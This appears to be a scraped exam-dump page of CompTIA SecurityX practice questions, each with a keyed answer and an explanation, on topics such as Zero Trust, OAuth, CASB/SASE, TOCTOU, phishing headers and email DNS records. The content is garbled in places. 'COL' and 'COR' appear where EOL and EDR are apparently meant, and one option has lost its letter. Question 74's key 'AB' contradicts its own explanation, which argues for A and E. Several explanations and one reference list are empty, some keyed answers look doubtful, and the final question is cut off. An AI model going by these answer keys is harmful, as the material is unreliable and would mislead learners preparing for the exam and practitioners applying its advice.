A company plans to implement a research facility with Intellectual property data that should be protected The following is the security diagram proposed by the security architect



Which of the following security architect models is illustrated by the diagram?

- A. Identity and access management model
- B. Agent based security model
- C. Perimeter protection security model
- D. Zero Trust security model

Answer: D

Explanation:

The security diagram proposed by the security architect depicts a Zero Trust security model. Zero Trust is a security framework that assumes all entities, both inside and outside the network, cannot be trusted and must be verified before gaining access to resources.

Key Characteristics of Zero Trust in the Diagram:

- ? Role-based Access Control: Ensures that users have access only to the resources necessary for their role.
- ? Mandatory Access Control: Additional layer of security requiring authentication for access to sensitive areas.
- ? Network Access Control: Ensures that devices meet security standards before accessing the network.
- ? Multi-factor Authentication (MFA): Enhances security by requiring multiple forms of verification.

This model aligns with the Zero Trust principles of never trusting and always verifying access requests, regardless of their origin.

References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-207, "Zero Trust Architecture"
- ? "Implementing a Zero Trust Architecture," Forrester Research

NEW QUESTION 74

Company A acquired Company B and needs to determine how the acquisition will impact the attack surface of the organization as a whole. Which of the following is the best way to achieve this goal? (Select two).

Implementing DLP controls preventing sensitive data from leaving Company B's network

- A. Documenting third-party connections used by Company B
- B. Reviewing the privacy policies currently adopted by Company B
- C. Requiring data sensitivity labeling for all files shared with Company B
- D. Forcing a password reset requiring more stringent passwords for users on Company B's network
- E. Performing an architectural review of Company B's network

Answer: AB

Explanation:

To determine how the acquisition of Company B will impact the attack surface, the following steps are crucial:

- * A. Documenting third-party connections used by Company B: Understanding all external connections is essential for assessing potential entry points for attackers and ensuring that these connections are secure.
- * E. Performing an architectural review of Company B's network: This review will identify vulnerabilities and assess the security posture of the acquired company's network, providing a comprehensive understanding of the new attack surface. These actions will provide a clear picture of the security implications of the acquisition and help in developing a plan to mitigate any identified risks.

References:

- ? CompTIA SecurityX Study Guide: Emphasizes the importance of understanding third-party connections and conducting architectural reviews during acquisitions.
- ? NIST Special Publication 800-37, "Guide for Applying the Risk Management Framework to Federal Information Systems": Recommends comprehensive reviews and documentation of third-party connections.
- ? "Mergers, Acquisitions, and Other Restructuring Activities" by Donald DePamphilis: Discusses the importance of security assessments during acquisitions.

NEW QUESTION 79

A company that relies on an COL system must keep it operating until a new solution is available Which of the following is the most secure way to meet this goal?

- A. Isolating the system and enforcing firewall rules to allow access to only required endpoints
- B. Enforcing strong credentials and improving monitoring capabilities
- C. Restricting system access to perform necessary maintenance by the IT team
- D. Placing the system in a screened subnet and blocking access from internal resources

Answer: A

Explanation:

To ensure the most secure way of keeping a legacy system (COL) operating until a new solution is available, isolating the system and enforcing strict firewall rules is the best approach. This method minimizes the attack surface by restricting access to only the necessary endpoints, thereby reducing the risk of unauthorized access and potential security breaches. Isolating the system ensures that it is not exposed to the broader network, while firewall rules control the traffic that can reach the system, providing a secure environment until a replacement is implemented.

References:

- ? CompTIA SecurityX Study Guide: Recommends network isolation and firewall rules as effective measures for securing legacy systems.
- ? NIST Special Publication 800-82, "Guide to Industrial Control Systems (ICS) Security": Advises on isolating critical systems and using firewalls to control access.
- ? "Network Security Assessment" by Chris McNab: Discusses techniques for isolating systems and enforcing firewall rules to protect vulnerable or legacy systems. By isolating the system and implementing strict firewall controls, the organization can maintain the necessary operations securely while working on deploying a new solution.

NEW QUESTION 82

A security analyst is reviewing the following event timeline from an COR solution:

Time	File name	File action	Action verdict
4:08 p.m.	hr-reporting.docx	File save	Allowed
4:09 p.m.	hr-reporting.docx	Scan initiated	Pending
4:10 p.m.	hr-reporting.docx	File execute	Allowed
4:16 p.m.	paychecks.xlsx	File save	Allowed
4:16 p.m.	paychecks.xlsx	File shared	Allowed
4:17 p.m.	hr-reporting.docx	Script launched	Allowed
4:19 p.m.	hr-reporting.docx	Scan complete	Malware found
4:20 p.m.	paychecks.xlsx	File edit	Allowed

Which of the following most likely has occurred and needs to be fixed?

- A. The DLP has failed to block malicious exfiltration and data tagging is not being utilized properly
- B. An EDR bypass was utilized by a threat actor and updates must be installed by the administrator.
- C. A logic flaw has introduced a TOCTOU vulnerability and must be addressed by the COR vendor
- D. A potential insider threat is being investigated and will be addressed by the senior management team.

Answer: C

Explanation:

The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.

References:

? CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.

? NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations": Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.

? "The Art of Software Security Assessment" by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

NEW QUESTION 84

A security professional is investigating a trend in vulnerability findings for newly deployed cloud systems. Given the following output:

Date	IP address	System name	Finding	Criticality rating
10/13/2023	10.123.34.98	System1	OpenSSL version 1.0.1	Medium
10/13/2023	10.3.114.72	System6	OpenSSL version 1.0.1	Medium
10/13/2023	10.12.134.45	System12	Java 11 runtime environment found	Medium
10/13/2023	10.68.65.11	System36	OpenSSL version 1.0.1	Medium
10/13/2023	10.23.74.9	System37	Java 11 runtime environment found	Medium
10/13/2023	10.13.124.3	System45	OpenSSL version 1.0.1	Medium

Which of the following actions would address the root cause of this issue?

- A. Automating the patching system to update base images
- B. Recompiling the affected programs with the most current patches
- C. Disabling unused/unneeded ports on all servers
- D. Deploying a WAF with virtual patching upstream of the affected systems

Answer: A

Explanation:

The output shows that multiple systems have outdated or vulnerable software versions (OpenSSL 1.0.1 and Java 11 runtime). This suggests that the systems are not being patched regularly or effectively.

? A. Automating the patching system to update base images: Automating the

patching process ensures that the latest security updates and patches are applied to all systems, including newly deployed ones. This addresses the root cause by ensuring that base images used for deployment are always up-to-date with the latest security patches.

? B. Recompiling the affected programs with the most current patches: While this

can fix the immediate vulnerabilities, it does not address the root cause of the problem, which is the lack of regular updates.

? C. Disabling unused/unneeded ports on all servers: This improves security but does not address the specific issue of outdated software.

? D. Deploying a WAF with virtual patching upstream of the affected systems: This can provide a temporary shield but does not resolve the underlying issue of outdated software.

Automating the patching system to update base images ensures that all deployed systems are using the latest, most secure versions of software, addressing the root cause of the vulnerability trend.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-40 Rev. 3, "Guide to Enterprise Patch Management Technologies"

? CIS Controls, "Control 7: Continuous Vulnerability Management"

NEW QUESTION 89

A security analyst needs to ensure email domains that send phishing attempts without previous communications are not delivered to mailboxes. The following email headers are being reviewed:

Date	Sending domain	Reply-to domain	Subject
April 16	sales.com	sales-mail.com	Updated Security Questions
April 18	vendor.com	vendor.com	New Sales Catalog
April 18	partner.com	partner.com	B2B Sales Increase
April 19	hr-saas.com	hr-saas.com	Employee Payroll Update Request
April 19	vendor.com	vendor.com	Password Requirements Not Met

Which of the following is the best action for the security analyst to take?

- A. Block messages from hr-saas.com because it is not a recognized domain.
- B. Reroute all messages with unusual security warning notices to the IT administrator.
- C. Quarantine all messages with sales-mail.com in the email header.
- D. Block vendor.com for repeated attempts to send suspicious messages.

Answer: D

Explanation:

In reviewing email headers and determining actions to mitigate phishing attempts, the security analyst should focus on patterns of suspicious behavior and the reputation of the sending domains. Here's the analysis of the options provided:

- * A. Block messages from hr-saas.com because it is not a recognized domain: Blocking a domain solely because it is not recognized can lead to legitimate emails being missed. Recognition alone should not be the criterion for blocking.
- * B. Reroute all messages with unusual security warning notices to the IT administrator: While rerouting suspicious messages can be a good practice, it is not specific to the domain sending repeated suspicious messages.
- * C. Quarantine all messages with sales-mail.com in the email header: Quarantining messages based on the presence of a specific domain in the email header can be too broad and may capture legitimate emails.
- * D. Block vendor.com for repeated attempts to send suspicious messages: This option is the most appropriate because it targets a domain that has shown a pattern of sending suspicious messages. Blocking a domain that repeatedly sends phishing attempts without previous communications helps in preventing future attempts from the same source and aligns with the goal of mitigating phishing risks.

References:

? CompTIA SecurityX Study Guide: Details best practices for handling phishing attempts, including blocking domains with repeated suspicious activity.

? NIST Special Publication 800-45 Version 2, "Guidelines on Electronic Mail Security": Provides guidelines on email security, including the management of suspicious email domains.

? "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft" by Markus Jakobsson and Steven Myers: Discusses effective measures to counter phishing attempts, including blocking persistent offenders.

By blocking the domain that has consistently attempted to send suspicious messages, the security analyst can effectively reduce the risk of phishing attacks.

NEW QUESTION 90

An organization is implementing Zero Trust architecture. A systems administrator must increase the effectiveness of the organization's context-aware access system. Which of the following is the best way to improve the effectiveness of the system?

- A. Secure zone architecture
- B. Always-on VPN
- C. Accurate asset inventory
- D. Microsegmentation

Answer: D

Explanation:

Microsegmentation is a critical strategy within Zero Trust architecture that enhances context-aware access systems by dividing the network into smaller, isolated segments. This reduces the attack surface and limits lateral movement of attackers within the network. It ensures that even if one segment is compromised, the attacker cannot easily access other segments. This granular approach to network security is essential for enforcing strict access controls and monitoring within Zero Trust environments.

Reference: CompTIA SecurityX Study Guide, Chapter on Zero Trust Security, Section on Microsegmentation and Network Segmentation.

NEW QUESTION 95

After an incident occurred, a team reported during the lessons-learned review that the team:

- * Lost important information for further analysis.
- * Did not utilize the chain of communication.
- * Did not follow the right steps for a proper response.

Which of the following solutions is the best way to address these findings?

- A. Requesting budget for better forensic tools to improve technical capabilities for incident response operations.
- B. Building playbooks for different scenarios and performing regular table-top exercises.
- C. Requiring professional incident response certifications for each new team member.
- D. Publishing the incident response policy and enforcing it as part of the security awareness program.

Answer: B

Explanation:

Building playbooks for different scenarios and performing regular table-top exercises directly addresses the issues identified in the lessons-learned review. Here's why:

? Lost important information for further analysis: Playbooks outline step-by-step procedures for incident response, ensuring that team members know exactly what to document and how to preserve evidence.

? Did not utilize the chain of communication: Playbooks include communication protocols, specifying who to notify and when. Regular table-top exercises reinforce these communication channels, ensuring they are followed during actual incidents.

? Did not follow the right steps for a proper response: Playbooks provide a clear sequence of actions to be taken during various types of incidents, helping the team to respond in a structured and effective manner. Regular exercises allow the team to practice these steps, identifying and correcting any deviations from the plan.

Investing in better forensic tools (Option A) or requiring certifications (Option C) are also valuable, but they do not directly address the procedural and communication gaps identified. Publishing and enforcing the incident response policy (Option D) is important but not as practical and hands-on as playbooks and exercises in ensuring the team is prepared.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-61 Rev. 2, "Computer Security Incident Handling Guide"

? SANS Institute, "Incident Handler's Handbook"

NEW QUESTION 97


SIMULATION


You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:

- . The application does not need to know the users' credentials.
- . An approval interaction between the users and the HTTP service must be orchestrated.
- . The application must have limited access to users' data.

INSTRUCTIONS

Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.





- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Select the Action Items for the Appropriate Locations:

? Authorization Server:

? Resource Server:

? B2B Client Application:

Detailed Explanation

OAuth 2.0 is designed to provide specific authorization flows for web applications, desktop applications, mobile phones, and living room devices. The integration involves multiple steps and components, including:

? Resource Owner (User):

? Client Application (B2B Client Application):

? Authorization Server:

? Resource Server:

OAuth Workflow:

? The resource owner accesses the client application.

? The client application redirects the resource owner to the authorization server for authentication.

? The authorization server authenticates the resource owner and asks for consent to grant access to the client application.

? Upon consent, the authorization server issues an authorization code or token to the client application.

? The client application uses the authorization code or token to request access to the resources from the resource server.

? The resource server verifies the token with the authorization server and, if valid, grants access to the requested resources.

References:

? CompTIA Security+ Study Guide: Provides comprehensive information on various authentication and authorization protocols, including OAuth.

? OAuth 2.0 Authorization Framework (RFC 6749): The official documentation detailing the OAuth 2.0 framework, its flows, and components.

? OAuth 2.0 Simplified: A book by Aaron Parecki that provides a detailed yet easy- to-understand explanation of the OAuth 2.0 protocol.

By ensuring that each component in the OAuth workflow performs its designated role, the B2B client application can securely access the necessary resources without compromising user credentials, adhering to the principle of least privilege.

NEW QUESTION 100

A cloud engineer needs to identify appropriate solutions to:

- Provide secure access to internal and external cloud resources.
- Eliminate split-tunnel traffic flows.
- Enable identity and access management capabilities.

Which of the following solutions are the most appropriate? (Select two).

- A. Federation
- B. Microsegmentation
- C. CASB
- D. PAM
- E. SD-WAN
- F. SASE

Answer: CF

Explanation:

To provide secure access to internal and external cloud resources, eliminate split-tunnel traffic flows, and enable identity and access management capabilities, the most appropriate solutions are CASB (Cloud Access Security Broker) and SASE (Secure Access Service Edge).

Why CASB and SASE?

? CASB (Cloud Access Security Broker):

? SASE (Secure Access Service Edge):

Other options, while useful, do not comprehensively address all the requirements:

? A. Federation: Useful for identity management but does not eliminate split-tunnel traffic or provide comprehensive security.

? B. Microsegmentation: Enhances security within the network but does not directly address secure access to cloud resources or split-tunnel traffic.

? D. PAM (Privileged Access Management): Focuses on managing privileged accounts and does not provide comprehensive access control for internal and external resources.

? E. SD-WAN: Enhances WAN performance but does not inherently provide the identity and access management capabilities or eliminate split-tunnel traffic.

References:

? CompTIA SecurityX Study Guide

? "CASB: Cloud Access Security Broker," Gartner Research

NEW QUESTION 105

A security architect for a global organization with a distributed workforce recently received funding to deploy a CASB solution. Which of the following most likely explains the choice to use a proxy-based CASB?

A. The capability to block unapproved applications and services is possible.

B. Privacy compliance obligations are bypassed when using a user-based deployment.

C. Protecting and regularly rotating API secret keys requires a significant time commitment.

D. Corporate devices cannot receive certificates when not connected to on-premises devices.

Answer: A

Explanation:

A proxy-based Cloud Access Security Broker (CASB) is chosen primarily for its ability to block unapproved applications and services. Here's why:

? Application and Service Control: Proxy-based CASBs can monitor and control the

use of applications and services by inspecting traffic as it passes through the proxy. This allows the organization to enforce policies that block unapproved applications and services, ensuring compliance with security policies.

? Visibility and Monitoring: By routing traffic through the proxy, the CASB can

provide detailed visibility into user activities and data flows, enabling better monitoring and threat detection.

? Real-Time Protection: Proxy-based CASBs can provide real-time protection

against threats by analyzing and controlling traffic before it reaches the end user, thus preventing the use of risky applications and services.

? References:

NEW QUESTION 110

A security administrator is performing a gap assessment against a specific OS benchmark. The benchmark requires the following configurations be applied to endpoints:

- Full disk encryption

- * Host-based firewall

- Time synchronization

- * Password policies

- Application allow listing

- * Zero Trust application access

Which of the following solutions best addresses the requirements? (Select two).

A. CASB

B. SBoM

C. SCAP

D. SASE

E. HIDS

Answer: CD

Explanation:

To address the specific OS benchmark configurations, the following solutions are most appropriate:

* C. SCAP (Security Content Automation Protocol): SCAP helps in automating vulnerability management and policy compliance, including configurations like full disk encryption, host-based firewalls, and password policies.

* D. SASE (Secure Access Service Edge): SASE provides a framework for Zero Trust network access and application allow listing, ensuring secure and compliant access to applications and data.

These solutions together cover the comprehensive security requirements specified in the OS benchmark, ensuring a robust security posture for endpoints.

References:

? CompTIA SecurityX Study Guide: Discusses SCAP and SASE as part of security configuration management and Zero Trust architectures.

? NIST Special Publication 800-126, "The Technical Specification for the Security Content Automation Protocol (SCAP)": Details SCAP's role in security automation.

? "Zero Trust Networks: Building Secure Systems in Untrusted Networks" by Evan Gilman and Doug Barth: Covers the principles of Zero Trust and how SASE can implement them.

By implementing SCAP and SASE, the organization ensures that all the specified security configurations are applied and maintained effectively.

NEW QUESTION 112

A cybersecurity architect is reviewing the detection and monitoring capabilities for a global company that recently made multiple acquisitions. The architect discovers that the acquired companies use different vendors for detection and monitoring. The architect's goal is to:

- Create a collection of use cases to help detect known threats

- Include those use cases in a centralized library for use across all of the companies. Which of the following is the best way to achieve this goal?

A. Sigma rules

B. Ariel Query Language

- C. UBA rules and use cases
- D. TAXII/STIX library

Answer: A

Explanation:

To create a collection of use cases for detecting known threats and include them in a centralized library for use across multiple companies with different vendors, Sigma rules are the best option. Here's why:

? Vendor-Agnostic Format: Sigma rules are a generic and open standard for writing

SIEM (Security Information and Event Management) rules. They can be translated to specific query languages of different SIEM systems, making them highly versatile and applicable across various platforms.

? Centralized Rule Management: By using Sigma rules, the cybersecurity architect

can create a centralized library of detection rules that can be easily shared and implemented across different detection and monitoring systems used by the acquired companies. This ensures consistency in threat detection capabilities.

? Ease of Use and Flexibility: Sigma provides a structured and straightforward

format for defining detection logic. It allows for the easy creation, modification, and sharing of rules, facilitating collaboration and standardization across the organization.

NEW QUESTION 117

An organization wants to manage specialized endpoints and needs a solution that provides the ability to

* Centrally manage configurations

* Push policies.

• Remotely wipe devices

• Maintain asset inventory

Which of the following should the organization do to best meet these requirements?

- A. Use a configuration management database
- B. Implement a mobile device management solution.
- C. Configure contextual policy management
- D. Deploy a software asset manager

Answer: B

Explanation:

To meet the requirements of centrally managing configurations, pushing policies, remotely wiping devices, and maintaining an asset inventory, the best solution is to implement a Mobile Device Management (MDM) solution.

MDM Capabilities:

? Central Management: MDM allows administrators to manage the configurations of all devices from a central console.

? Policy Enforcement: MDM solutions enable the push of security policies and updates to ensure compliance across all managed devices.

? Remote Wipe: In case a device is lost or stolen, MDM provides the capability to remotely wipe the device to protect sensitive data.

? Asset Inventory: MDM maintains an up-to-date inventory of all managed devices, including their configurations and installed applications.

Other options do not provide the same comprehensive capabilities required for managing specialized endpoints.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-124 Revision 1, "Guidelines for Managing the Security of Mobile Devices in the Enterprise"

? "Mobile Device Management Overview," Gartner Research

NEW QUESTION 119

Emails that the marketing department is sending to customers are going to the customers' spam folders. The security team is investigating the issue and discovers that the certificates used by the email server were reissued, but DNS records had not been updated. Which of the following should the security team update in order to fix this issue? (Select three.)

- A. DMARC
- B. SPF
- C. DKIM
- D. DNSSEC
- E. SASC
- F. SAN
- G. SOA
- H. MX

Answer: ABC

Explanation:

To prevent emails from being marked as spam, several DNS records related to email authentication need to be properly configured and updated when there are changes to the email server's certificates:

? A. DMARC (Domain-based Message Authentication, Reporting & Conformance):

DMARC records help email servers determine how to handle messages that fail SPF or DKIM checks, improving email deliverability and reducing the likelihood of emails being marked as spam.

? B. SPF (Sender Policy Framework): SPF records specify which mail servers are authorized to send email on behalf of your domain. Updating the SPF record ensures that the new email server is recognized as an authorized sender.

? C. DKIM (DomainKeys Identified Mail): DKIM adds a digital signature to email

headers, allowing the receiving server to verify that the email has not been tampered with and is from an authorized sender. Updating DKIM records ensures that emails are properly signed and authenticated.

? D. DNSSEC (Domain Name System Security Extensions): DNSSEC adds security

to DNS by enabling DNS responses to be verified. While important for DNS security, it does not directly address the issue of emails being marked as spam.

? E. SASC: This is not a relevant standard for this scenario.

? F. SAN (Subject Alternative Name): SAN is used in SSL/TLS certificates for securing multiple domain names, not for email delivery issues.

? G. SOA (Start of Authority): SOA records are used for DNS zone administration and do not directly impact email deliverability.

